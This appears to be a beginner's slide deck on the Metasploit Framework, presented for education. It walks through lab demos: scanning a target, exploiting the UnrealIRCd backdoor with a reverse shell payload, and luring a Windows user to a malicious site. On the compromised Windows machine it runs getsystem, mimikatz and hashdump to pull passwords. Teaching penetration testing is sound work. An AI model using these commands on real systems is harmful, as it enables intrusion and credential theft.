Metasploit Primer

What you wanted to know but never asked.

By: Jeff Toth & Jonathan Singer

Legal and Ethics


Everything in this presentation is for educational purposes only. Do not use the Metasploit Framework against systems you do not have permission to test.

Metasploit Framework (MSF)

Created in 2003 by HD Moore, currently employed by Rapid7, MSF is “a tool for developing and executing exploit code against a remote target machine.” (Wikipedia)

Originally written in **Perl**, it was later converted to **Ruby** in ‘07

- https://en.wikipedia.org/wiki/Metasploit_Project



```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > db_status
[*] postgresql connected to msf3
msf >
```

Terminology

Module - Components in Metasploit

Target - Who to attack

Scanner - Collect information from target

Payload - What code is used to established connection from target


RHOST - Remote Host = Target

LHOST - Local Host = You

Meterpreter - Powerful payload commonly used with Windows

Post-Exploitation - Tasks after target compromise

Methodology



Identify Target

Discovery Scan Module

Exploit Module


Configure Module

Configure Payload

Exploit & Post-Exploit

Getting Started

- Ensure Kali is up to date:
  - apt-get update
  - apt-get dist-upgrade
- Start essential services:
  - service postgresql start
  - service metasploit start
- Ensure Metasploit is up to date:
  - msfupdate



Demo Time

Linux Target

Identify Target

- Many great enumeration and scanning tools are build into Metasploit.
- nmap - Network Mapper
  - db_nmap -A $TARGET
- Places findings in Metasploit Database for organizational use.
  - hosts
  - services

Search Tools

- There are many, *many*, modules in Metasploit
- Using search to locate based off of identification
  - search smb

Discovery Scan Module

- Now that we know basic information about our target, we look for vulnerabilities.
  - use auxiliary/scanner/smb/smb_version
- Point the scanning module at the target
  - set RHOSTS $TARGET
- Fire away to get version
  - run

Exploit Module

- Load up an exploit that can be used after information gathering.
  - search ircd
  - use exploit/unix/irc/unreal_ircd_3281_backdoor
- Loads the exploit code used to break into the target
- Where the magic happens

Configure Module

- Allows us set our target and other useful parameters
  - show options
- Set our target RHOST
  - set RHOST $TARGET
- Each exploit has its own set of configurable parameters
- Denotes which ones are required

Configure Payload

- Most popular Windows payload is Meterpreter
- Rich in features for remote control
  - set PAYLOAD cmd/unix/reverse
  - **Reverse** calls home while **Bind** opens a port on the target to connect to
- Payload have their own options too
  - show options
- Configure how to call home as a listener
  - set LHOST $SELF

Exploitation & Post-Exploitation

- When we are ready, launch the exploit
    - run
- We have now established connection with our target
- A session is created that we may use to communicate with our remote shell
- During port-exploitation, we may pilfer the system for useful files and data, or hop to additional systems within the network

Demo Time

Windows Target

Apply Methodology

- Target is a Windows User
- Internet Explorer is a great tool for attackers
- Plan attack with hosted exploit
- Coax victim to visit malicious website
    - Social Engineering
- Take control of the victim’s computer

Post-Exploitation with Meterpreter

- Escalate to NT AUTHORITY\SYSTEM
  - get system
- Load additional tools such as Mimikatz
  - load mimikatz
- Pull passwords
  - hashdump
  - wdigest

Basic Defenses

- Metasploit allows for encryption and evasion techniques
    - Makes these attacks difficult to detect sometimes
- Always keep systems up to date
- Restrict processes
    - applocker (Microsoft)
    - EMET (Microsoft)
- Training to prevent Social Engineering
- Consult an Expert

Tools

- Kali Linux
  - https://www.kali.org/
- Metasploitable
- Metasploit Unleashed
  - https://www.offensive-security.com/metasploit-unleashed/
- Google & YouTube

Bio

- Senior Security Engineer with GuidePoint Security
- Master’s Student, USF Cybersecurity
- OWASP Tampa Chapter Leader
- Founder of Hack@UCF, Award winning team
- Drone flier, car hacker, mentor, presentation giver
- Twitter: @JonathanSinger

GuidePoint Security

- Overall security consulting and engineering firm
- Over 100 of the best talented individuals in the industry
- Please speak with Dick P. and myself!
- https://guidepointsecurity.com/

Questions?